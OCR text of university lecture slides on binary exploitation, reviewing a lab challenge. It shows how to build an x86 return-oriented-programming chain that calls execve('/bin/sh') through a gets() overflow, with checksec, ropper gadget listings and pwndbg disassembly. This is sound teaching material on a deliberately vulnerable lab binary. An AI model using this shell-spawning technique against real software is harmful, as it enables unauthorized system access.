Lec 21: Review of Lab09

CSED702C: Binary Analysis and Exploitation

Fall 2024

Seulbae Kim

POSTECH

POHANG UNIVERSITY OF SCIENCE AND TECHNOLOGY

Schedule

POSTECH

Sun	Mon	Tue	Wed	Thu	Fri	Sat
10	18 OfficeHR:TA WALKTHRU SIGNUP	19 due:Lab09	20	21 rel:Lab10	22	23
24	25 OfficeHR:TA WALKTHRU SIGNUP	26 due:Lab10	27	28 rel:Lab11 (final lab)	29	30
12/1 due:MiniCTF challenges	2	3 University Anniversary (no class)	4 WALKTHRU SIGNUP	5 due:Lab11	6	7

Walkthrough Presentation

Walkthrough presentation

POSTECH

- `sprintf` by no one ☹
  - Let's discuss the challenge together at the end

Review of Basic-Intermediate Challenges

rop-syscall

- The goal is given explicitly in challenge description

> By chaining multiple gadgets, you can not only invoke functions, but also invoke system calls (recall the shellcode lab!). Create a rop chain that spawns a shell by invoking the `execve` system call.

rop-syscall

- Checksec:

```
lab09@csed702c:~/rop-syscall$ checksec ./target
[*] '/home/lab09/rop-syscall/target'
    Arch:       i386-32-little
    RELRO:      Partial RELRO
    Stack:      No canary found
    NX:         NX enabled
    PIE:        No PIE (0x8048000)
```

→ We need to make an x86 syscall

rop-syscall

POSTECH

- Recall: x86 syscall calling convention

```
lab09@csed702c:~/rop-syscall$ man syscall
       ...
       The first table lists the instruction used to transition to kernel mode

       Arch/ABI    Instruction           System  Ret  Ret  Error    Notes
                                         call #  val  val2
       ──────────────────────────────────────────────────────────────────────
       i386        int $0x80             eax     eax  edx  -
       ...

       The second table shows the registers used to pass the system call arguments.

       Arch/ABI      arg1  arg2  arg3  arg4  arg5  arg6  arg7  Notes
       ──────────────────────────────────────────────────────────────
       i386          ebx   ecx   edx   esi   edi   ebp   -
       ...
```

rop-syscall

POSTECH

- Invoke: `execve("/bin/sh", NULL, NULL);`

```
lab09@csed702c:~/rop-syscall$ man syscall
       ...
       The first table lists the instruction used to transition to kernel mode

       Arch/ABI    Instruction           System  Ret  Ret  Error    Notes
                                         call #  val  val2
       ──────────────────────────────────────────────────────────────────────
       i386        int $0x80             eax     eax  edx  -
       ...                               11 (SYS_execve)

       The second table shows the registers used to pass the system call arguments.

       Arch/ABI      arg1  arg2  arg3  arg4  arg5  arg6  arg7  Notes
       ──────────────────────────────────────────────────────────────
       i386          ebx   ecx   edx   esi   edi   ebp   -
       ...             |   NULL  NULL
                addr_bin_sh
```

rop-syscall

- ROP gadgets – pops

```
lab09@csed702c:~/rop-syscall$ ropper -f ./target --search "pop %; ret"

0x080491e9: pop eax; ret;
0x0804923c: pop ebp; cld; leave; ret;
0x080491c8: pop ebp; ret;
0x080491c6: pop ebx; pop esi; pop ebp; ret;
0x080491d9: pop ebx; pop esi; pop edi; pop ebp; ret;
0x08049022: pop ebx; ret;
0x080491f5: pop ecx; ret;
0x080491db: pop edi; pop ebp; ret;
0x080491ee: pop edi; ret;
0x080491f7: pop edx; pop ebx; ret;
0x080491eb: pop edx; xor eax, eax; pop edi; ret;
0x080491c7: pop esi; pop ebp; ret;
0x080491da: pop esi; pop edi; pop ebp; ret;
```

[Goal]

Reg	Value
EAX	11
EBX	addr_bin_sh
ECX	0
EDX	0

rop-syscall

- ROP gadgets – pops

```
lab09@csed702c:~/rop-syscall$ ropper -f ./target --search "pop %; ret"

0x080491e9: pop eax; ret;
0x0804923c: pop ebp; cld; leave; ret;
0x080491c8: pop ebp; ret;
0x080491c6: pop ebx; pop esi; pop ebp; ret;
0x080491d9: pop ebx; pop esi; pop edi; pop ebp; ret;
0x08049022: pop ebx; ret;
0x080491f5: pop ecx; ret;
0x080491db: pop edi; pop ebp; ret;
0x080491ee: pop edi; ret;
0x080491f7: pop edx; pop ebx; ret;
0x080491eb: pop edx; xor eax, eax; pop edi; ret;
0x080491c7: pop esi; pop ebp; ret;
0x080491da: pop esi; pop edi; pop ebp; ret;
```

[Goal]

Reg	Value
EAX	11
EBX	addr_bin_sh
ECX	0
EDX	0

→ We have pop gadgets for all four registers we need to set

rop-syscall

- ROP gadgets – syscall

```
lab09@csed702c:~/rop-syscall$ ropper -f ./target --search "int 0x80; ret"

0x080491de: int 0x80; ret;
```


→ We also have a syscall gadget!

[Goal]

Reg	Value
EAX	11
EBX	addr_bin_sh
ECX	0
EDX	0

rop-syscall

- ROP payload



[buf[16]]

[don't care]

[don't care]

[saved ebp]


[vuln's retaddr]

[Goal]

Reg	Value
EAX	11
EBX	addr_bin_sh
ECX	0
EDX	0

rop-syscall

- ROP payload




[Goal]

Reg	Value
EAX	11
EBX	addr_bin_sh
ECX	0
EDX	0

rop-syscall

- ROP payload



[Goal]

Reg	Value
EAX	11
EBX	addr_bin_sh
ECX	0
EDX	0

Problem:
The address of "/bin/sh" is unknown!

→ Can we leak libc's base address?

rop-syscall

- PLT and GOT


```
pwndbg> plt
Section .plt 0x8049030-0x8049050:
0x8049040: __libc_start_main@plt

pwndbg> got
[0x804c00c] __libc_start_main@GLIBC_2.34 -> 0xf7cc3560 (__libc_start_main) ◂— endbr32
```

→ No `printf( )` or `puts( )` to abuse

rop-syscall

- ROP payload



[Goal]


Reg	Value
EAX	11
EBX	addr_bin_sh
ECX	0
EDX	0

rop-syscall

- ROP payload

We can use the existing buf to store "/bin/sh".

Question is whether we can find its address (which is random due to ASLR)



[Goal]

Reg	Value
EAX	11
EBX	addr_bin_sh
ECX	0
EDX	0

rop-syscall

- Code analysis

```
pwndbg> disass vuln
Dump of assembler code for function vuln:
   0x08049202 <+0>:  push   ebp
   0x08049203 <+1>:  mov    ebp,esp
   0x08049205 <+3>:  push   ebx
   0x08049206 <+4>:  sub    esp,0x14
   0x08049209 <+7>:  call   0x80490a0 <__x86.get_pc_thunk.bx>
   0x0804920e <+12>: add    ebx,0x2df2
   0x08049214 <+18>: sub    esp,0x4
   0x08049217 <+21>: push   0x23
   0x08049219 <+23>: lea    eax,[ebx-0x1ff8]
   0x0804921f <+29>: push   eax
   0x08049220 <+30>: push   0x1
   0x08049222 <+32>: call   DWORD PTR [ebx-0x10]
   0x08049228 <+38>: add    esp,0x10
   0x0804922b <+41>: sub    esp,0xc
   0x0804922e <+44>: lea    eax,[ebp-0x18]
   0x08049231 <+47>: push   eax
   0x08049232 <+48>: call   DWORD PTR [ebx-0x20]
   0x08049238 <+54>: add    esp,0x10
   0x0804923b <+57>: mov    ebx,DWORD PTR [ebp-0x4]
   0x0804923e <+60>: leave
   0x0804923f <+61>: ret
```

What are these functions?

rop-syscall

- Code analysis

```
pwndbg> disass vuln
Dump of assembler code for function vuln:
   0x08049202 <+0>:  push   ebp
   0x08049203 <+1>:  mov    ebp,esp
   0x08049205 <+3>:  push   ebx
   0x08049206 <+4>:  sub    esp,0x14
   0x08049209 <+7>:  call   0x80490a0 <__x86.get_pc_thunk.bx>
   0x0804920e <+12>: add    ebx,0x2df2
   0x08049214 <+18>: sub    esp,0x4
   0x08049217 <+21>: push   0x23
   0x08049219 <+23>: lea    eax,[ebx-0x1ff8]
   0x0804921f <+29>: push   eax
   0x08049220 <+30>: push   0x1
   0x08049222 <+32>: call   DWORD PTR [ebx-0x10]
   0x08049228 <+38>: add    esp,0x10
   0x0804922b <+41>: sub    esp,0xc
   0x0804922e <+44>: lea    eax,[ebp-0x18]
   0x08049231 <+47>: push   eax
   0x08049232 <+48>: call   DWORD PTR [ebx-0x20]
   0x08049238 <+54>: add    esp,0x10
   0x0804923b <+57>: mov    ebx,DWORD PTR [ebp-0x4]
   0x0804923e <+60>: leave
   0x0804923f <+61>: ret
```

```
0x080490a0 <+0>: mov    ebx,DWORD PTR [esp]
0x080490a3 <+3>: ret
```

ESP points to the return address == next EIP (0x0804920e)
EBX becomes the next EIP in vuln( )

rop-syscall

- Code analysis

```
pwndbg> disass vuln
Dump of assembler code for function vuln:
   0x08049202 <+0>:  push   ebp
   0x08049203 <+1>:  mov    ebp,esp
   0x08049205 <+3>:  push   ebx
   0x08049206 <+4>:  sub    esp,0x14
   0x08049209 <+7>:  call   0x80490a0 <__x86.get_pc_thunk.bx>
   0x0804920e <+12>: add    ebx,0x2df2
   0x08049214 <+18>: sub    esp,0x4
   0x08049217 <+21>: push   0x23
   0x08049219 <+23>: lea    eax,[ebx-0x1ff8]
   0x0804921f <+29>: push   eax
   0x08049220 <+30>: push   0x1
   0x08049222 <+32>: call   DWORD PTR [ebx-0x10]
   0x08049228 <+38>: add    esp,0x10
   0x0804922b <+41>: sub    esp,0xc
   0x0804922e <+44>: lea    eax,[ebp-0x18]
   0x08049231 <+47>: push   eax
   0x08049232 <+48>: call   DWORD PTR [ebx-0x20]
   0x08049238 <+54>: add    esp,0x10
   0x0804923b <+57>: mov    ebx,DWORD PTR [ebp-0x4]
   0x0804923e <+60>: leave
   0x0804923f <+61>: ret
```

```
0x080490a0 <+0>: mov    ebx,DWORD PTR [esp]
0x080490a3 <+3>: ret
```

ESP points to the return address == next EIP (0x0804920e)
EBX becomes the next EIP in vuln( )

0x0804920e + 0x2df2 = 0x804c000

This is the address of .got.plt
(stores resolved .plt addresses)

```
pwndbg> elf
...
0x804bfe0 - 0x804c000  .got
0x804c000 - 0x804c010  .got.plt
0x804c010 - 0x804c018  .data
0x804c018 - 0x804c01c  .bss
```

rop-syscall

- Code analysis

```
pwndbg> disass vuln
Dump of assembler code for function vuln:
   0x08049202 <+0>:   push   ebp
   0x08049203 <+1>:   mov    ebp,esp
   0x08049205 <+3>:   push   ebx
   0x08049206 <+4>:   sub    esp,0x14
   0x08049209 <+7>:   call   0x80490a0 <__x86.get_pc_thunk.bx>
   0x0804920e <+12>:  add    ebx,0x2df2
   0x08049214 <+18>:  sub    esp,0x4
   0x08049217 <+21>:  push   0x23
   0x08049219 <+23>:  lea    eax,[ebx-0x1ff8]
   0x0804921f <+29>:  push   eax
   0x08049220 <+30>:  push   0x1
   0x08049222 <+32>:  call   DWORD PTR [ebx-0x10]
   0x08049228 <+38>:  add    esp,0x10
   0x0804922b <+41>:  sub    esp,0xc
   0x0804922e <+44>:  lea    eax,[ebp-0x18]
   0x08049231 <+47>:  push   eax
   0x08049232 <+48>:  call   DWORD PTR [ebx-0x20]
   0x08049238 <+54>:  add    esp,0x10
   0x0804923b <+57>:  mov    ebx,DWORD PTR [ebp-0x4]
   0x0804923e <+60>:  leave
   0x0804923f <+61>:  ret
```

```
0x080490a0 <+0>: mov    ebx,DWORD PTR [esp]
0x080490a3 <+3>: ret
```

ESP points to the return address == next EIP (0x0804920e)
EBX becomes the next EIP in vuln( )

0x0804920e + 0x2df2 = 0x804c000

This is the address of .got.plt
(stores resolved .plt addresses)

Calling functions in the .got section

```
pwndbg> elf
...
0x804bfe0 - 0x804c000   .got
0x804c000 - 0x804c010   .got.plt
0x804c010 - 0x804c018   .data
0x804c018 - 0x804c01c   .bss
```

```
pwndbg> x/wx 0x804c000-0x10
0x804bff0: 0xf7dfa240
pwndbg> info symbol 0xf7dfa240
write in section .text of /lib/i386-linux-gnu/libc.so.6
```

rop-syscall

- Code analysis

```
pwndbg> disass vuln
Dump of assembler code for function vuln:
   0x08049202 <+0>:   push   ebp
   0x08049203 <+1>:   mov    ebp,esp
   0x08049205 <+3>:   push   ebx
   0x08049206 <+4>:   sub    esp,0x14
   0x08049209 <+7>:   call   0x80490a0 <__x86.get_pc_thunk.bx>
   0x0804920e <+12>:  add    ebx,0x2df2
   0x08049214 <+18>:  sub    esp,0x4
   0x08049217 <+21>:  push   0x23
   0x08049219 <+23>:  lea    eax,[ebx-0x1ff8]
   0x0804921f <+29>:  push   eax
   0x08049220 <+30>:  push   0x1
   0x08049222 <+32>:  call   DWORD PTR [ebx-0x10]
   0x08049228 <+38>:  add    esp,0x10
   0x0804922b <+41>:  sub    esp,0xc
   0x0804922e <+44>:  lea    eax,[ebp-0x18]
   0x08049231 <+47>:  push   eax
   0x08049232 <+48>:  call   DWORD PTR [ebx-0x20]
   0x08049238 <+54>:  add    esp,0x10
   0x0804923b <+57>:  mov    ebx,DWORD PTR [ebp-0x4]
   0x0804923e <+60>:  leave
   0x0804923f <+61>:  ret
```

```
0x080490a0 <+0>: mov    ebx,DWORD PTR [esp]
0x080490a3 <+3>: ret
```

ESP points to the return address == next EIP (0x0804920e)
EBX becomes the next EIP in vuln( )

0x0804920e + 0x2df2 = 0x804c000

```
pwndbg> x/wx 0x804c000-0x10
0x804bff0: 0xf7dfa240
pwndbg> info symbol 0xf7dfa240
write in section .text of /lib/i386-linux-gnu/libc.so.6
```

```
pwndbg> x/wx 0x804c000-0x20
0x804bfe0: 0xf7d628f0
pwndbg> info symbol 0xf7d628f0
gets in section .text of /lib/i386-linux-gnu/libc.so.6
```

Why does it not call `write@plt` and `gets@plt` as usual?

rop-syscall

- GCC/Clang's `-fno-plt` code generation option

```
-fno-plt
```

Do not use the PLT for external function calls in position-independent code. Instead, load the callee address at call sites from the GOT and branch to it. This leads to more efficient code by eliminating PLT stubs and exposing GOT loads to optimizations. On architectures such as 32-bit x86 where PLT stubs expect the GOT pointer in a specific register, this gives more register allocation freedom to the compiler. Lazy binding requires use of the PLT; with -fno-plt all external symbols are resolved at load time.

*Lazy binding: Resolving symbols when they are called for the first time (.plt → ld → .got.plt)

rop-syscall

- Back to code analysis

```
...
   0x0804922e <+44>: lea    eax,[ebp-0x18]  → load the address of buf in EAX
   0x08049231 <+47>: push   eax
   0x08049232 <+48>: call   [ebx-0x20]      → call gets(buf);
   0x08049238 <+54>: add    esp,0x10
   0x0804923b <+57>: mov    ebx,DWORD PTR [ebp-0x4]
   0x0804923e <+60>: leave
   0x0804923f <+61>: ret
```

```
$ man gets
       char *gets(char *s);

       Never use this function. ☺

       gets()  reads  a line from stdin into the buffer pointed to by s until either a terminating
       newline or EOF, which it replaces with a null byte ('\0').  No check for buffer overrun is
       performed (see BUGS below).

       gets() returns s on success, and NULL on error
```

rop-syscall

- Back to code analysis

```
...
   0x0804922e <+44>: lea    eax,[ebp-0x18]
   0x08049231 <+47>: push   eax
   0x08049232 <+48>: call   [ebx-0x20]
   0x08049238 <+54>: add    esp,0x10
   0x0804923b <+57>: mov    ebx,DWORD PTR [ebp-0x4]
   0x0804923e <+60>: leave
   0x0804923f <+61>: ret
```

→ load the address of buf in EAX

→ call gets(buf);

```
$ man gets
       char *gets(char *s);

       Never use this function.

       gets()  reads  a line from stdin into the buffer pointed to by s until either a terminating
       newline or EOF, which it replaces with a null byte ('\0').  No check for buffer overrun is
